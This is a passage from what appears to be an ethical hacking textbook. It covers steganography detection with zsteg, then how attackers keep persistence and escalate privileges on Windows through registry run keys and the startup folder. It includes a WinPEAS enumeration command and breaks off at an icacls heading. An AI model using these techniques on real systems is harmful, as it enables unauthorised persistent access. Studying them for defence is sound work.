
Steganography detection tools allow you to detect and recover hidden information in any digital media, such as images, audio, and video.

- **zsteg**

  Source: *https://github.com*

  The zsteg tool is used to detect stegano-hidden data in PNG and BMP image files.

  As shown in the screenshot, you can use the zsteg tool to detect the hidden secret message in the image file.




```
┌─[root@parrot]─[/home/attacker/Downloads/zsteg-master/samples]
└──╼ #zsteg cats.png
meta F              .. ["Z" repeated 14999985 times]
meta C              .. text: "Fourth and last cat is Luke"
meta A              .. [same as "meta F"]
meta date:create    .. text: "2012-03-15T23:32:46+07:00"
meta date:modify    .. text: "2012-03-15T23:32:14+07:00"
imagedata           .. file: 68K BCS executable
b1,r,lsb,xy         .. text: "Second cat is Marussia"
b1,g,lsb,xy         .. text: "Good, but look a bit deeper..."
b1,bgr,lsb,xy       .. text: "MF_WIhf>"
b2,g,lsb,xy         .. text: "VHello, third kitten is Bessy"
┌─[root@parrot]─[/home/attacker/Downloads/zsteg-master/samples]
└──╼ #
```

Figure 6.177: Screenshot of zsteg

Some examples of steganography detection tools are as follows:

- StegoVeritas (*https://github.com*)
- Stegextract (*https://github.com*)
- StegoHunt™ MP (*https://www.wetstonetech.com*)
- Steganography Studio (*http://stegstudio.sourceforge.net*)
- Virtual Steganographic Laboratory (VSL) (*http://vsl.sourceforge.net*)



Maintaining Persistence by Abusing Boot or Logon Autostart Executions

- Attackers abuse the system boot or logon autostart program for escalating privileges and maintaining persistence by applying **custom configuration settings** on the compromised machine
- It allows attackers to automatically run a program at the time of system boot or logon

- Attackers use two methods for abusing boot or logon autostart execution:
  - **Registry run keys**
  - **Startup Folder**

Finds a service with all permissions
1
Windows Service
Service Link
Signs into the account
4
5
Establishes a reverse connection
Attacker
2
Develops a malicious deliverable
Malicious Deliverable
3
Injects the malicious file
Legitimate User

Establishing Persistence

Attackers create persistence by executing malicious code on the target device by tricking the victim into accessing a malware-loaded file or downloading a malicious program. The persistence enables attackers to infect different components of the system continuously and to remain undetected against any defensive solutions. Once persistence is successfully established, a backdoor channel is created for the attackers, through which they can perform malicious activities as the malware replicates itself even if the target system reboots. This section describes various techniques used by attackers to maintain persistence on the target system or network.

Maintaining Persistence by Abusing Boot or Logon Autostart Executions

Attackers take advantage of the system boot or logon autostart programs for escalating privileges and performing persistent attacks by applying custom configuration settings on the compromised machine. This technique allows attackers to automatically run a program at the time of system boot or logon. Consequently, attackers can gain elevated privileges or maintain persistence on the compromised system. OSes include a few mechanisms that auto-execute programs located within some specific directories during account logon or system boot. These programs may also refer to the repositories that store information regarding configurations such as Windows registries.



Finds a service with all permissions
1
Windows Service
Service Link
Signs into the account
4
Legitimate User
5
Establishes a reverse connection
Attacker
2
Develops a malicious deliverable
Malicious Deliverable
3
Injects the malicious file

Figure 6.178: Depiction of privilege escalation by abusing boot or autostart execution

Given below are the two methods for abusing boot or logon autostart execution.

- **Executing Logon Autostart: Registry Run Keys**

  Attackers can conduct persistence attacks or privilege escalation if they identify a service with all the necessary permissions that is connected with the registry key. When any authorized user attempts to log in, the service link associated with the registry runs automatically.

  - **Enumerating Assign Permissions Using WinPEAS**

    Attackers can use the WinPEAS script to search for the possible paths that can be leveraged to perform privilege escalation within Windows. They can find permissions by executing the following command:

    ```
    winPEASx64.exe quiet applicationinfo
    ```

    The above command allows attackers to enumerate all permissions that are designated for a valid user against a particular service.

- **Executing Logon Autostart: Startup Folder**

  Attackers can also inject malicious applications in the startup folder that run automatically when a user attempts to sign into their account. Attackers perform privilege escalation by manipulating the startup folder locations.

  - **Abusing Startup Folder Using `icacls`**

